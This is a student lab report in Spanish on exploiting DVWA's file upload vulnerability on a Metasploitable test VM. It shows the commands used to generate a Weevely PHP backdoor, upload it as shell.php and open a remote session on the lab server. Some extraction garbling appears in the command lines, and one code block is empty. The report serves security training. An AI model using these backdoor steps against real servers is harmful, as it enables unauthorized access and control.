# PRÁCTICAS DE CÓDIGO DEFENSIVO

### **DESARROLLO DE SOFTWARE SEGURO**

## PRÁCTICA "VULNERABILIDAD DE CARGA DE ARCHIVOS"



- Jorge Ibarra Peña
- 20310025
- 7°P
- Desarrollo de Software
- Práctica 10
- 05/12/2023
- CETI COLOMOS


#### PRACTICA "VULNERABILIDAD DE CARGA DE ARCHIVOS"

**Objetivo:** Conocer y utilizar la herramienta DVWA para practicar la vulnerabilidad de carga de archivos en el servidor de pruebas Metasploitable.

#### **Desarrollo:**


Para comenzar, iniciamos nuestras máquinas virtuales y conocemos nuestra IP de Metasploitable para poder acceder al navegador al apartado de DVWA, donde podemos ver que la IP es "10.0.2.4":

Ahora conociendo la IP ponemos la colocamos en el navegador de Kali Linux y así podemos acceder Al DVWA:



• WebDAV

Ahora nos vamos a la opción ya anteriormente seleccionada que es "DVWA" y en caso de que nos pida correo y contraseña, son "admin" y "password"



Una vez ya ingresados a la página, vamos a bajar la seguridad del DVWA al mínimo o en ingles "Low", para eso nos vamos a la opción "DVWA security" y aquí es donde podemos bajar el nivel y una vez cambiada la opción continuamos con el botón "Submit" y ya quedaría con el nivel en mínimo:



Ahora descargamos una imagen en Kali Linux y la guardamos en el escritorio:



Y subimos la imagen al DVWA en la opción de UPLOAD:

```
Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/avicii.jpg succesfully uploaded!
```

Ahora en el escritorio iniciamos un documento llamado saludar.php que es un código donde nos da un hola mundo:

```
File Actions Edit View Help

(kali@kali)-[~/Desktop]

sudo vim saludar.php
[sudo] password for kali:

(kali@kali)-[~/Desktop]

sudo vim saludar.php
```

Y el código es el siguiente:

```
File Actions Edit View Help
```

Y para salir de la edición del documento ingresamos "ESC + :wq"

Y ya quedaría el documento. Y ahora cambiaremos el nombre a "shell.php"

Y subimos el documento a DVWA

```
Vulnerability: File Upload

Choose an image to upload:
Browse... No file selected.

Upload

../../hackable/uploads/shell.php successfully uploaded!
```

Ahora crearemos un backdoor, para eso instalamos en Kali Linux la herramienta "weevely"


```
(kali® kali)-[~/Desktop]
$ sudo apt install weevely
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
weevely is already the newest version (4.0.1-2).
weevely set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 843 not upgraded.
```

Y a continuación ahora si creamos el comando en la terminal:

```
(kali@ kali)-[~/Desktop]
$ weevely generate Provision@1/home/kali/Desktop/shell.php
```


Ahora en base al error del navegador, el error 404 copiaremos el error y lo colocaremos en el código

Y ahora subimos el archivo al DVWA:




Y ahora comprobamos que estén subidos los documentos al DVWA de metasploitable

NOTA: el shell.jepg es de la práctica anterior



Y para comprobarlo visitamos la URL en el navegador web y como podemos observar se ve como se muestra a continuación:



Hola, esto es un saludo desde PHP en Kali Linux!

# Error 404 - Not Found

La página que estás buscando no se encuentra en este servidor.

Y entramos al servidor por la puerta trasera

```
(kali@ kali)=[~/Desktop]
$ weevely http://10.0.2.4/dvwa/hackable/uploads/shell.php acceso
[+] weevely 4.0.1
[+] Target:    10.0.2.4
[+] Session:    /home/kali/.weevely/sessions/10.0.2.4/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevely> pwd
```

Y finalmente usamos el comando uname -a para ver información

```
(kali% kali)-[~/Desktop]
$ uname -a
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
```

#### **CONCLUSIÓN:**

Esta práctica fue algo confusa con varios pasos donde no se entendía bien que hacer, pero una vez investigando bien lo de las backdoors ya el resto de la práctica fue algo sencilla, y es interesante saber cómo realizar estas prácticas, pero más que nada para hacerlos de forma ética y de buena gana debido a que pueden ser prácticas ilegales y causar un posible daño si no es de forma práctica y se lleva a casos más arriesgados. En si la práctica no fue difícil, pero si algo extensa, pero me gusta poder hacer pruebas de esto siguiendo los pasos y que al final todo salga como debe de salir.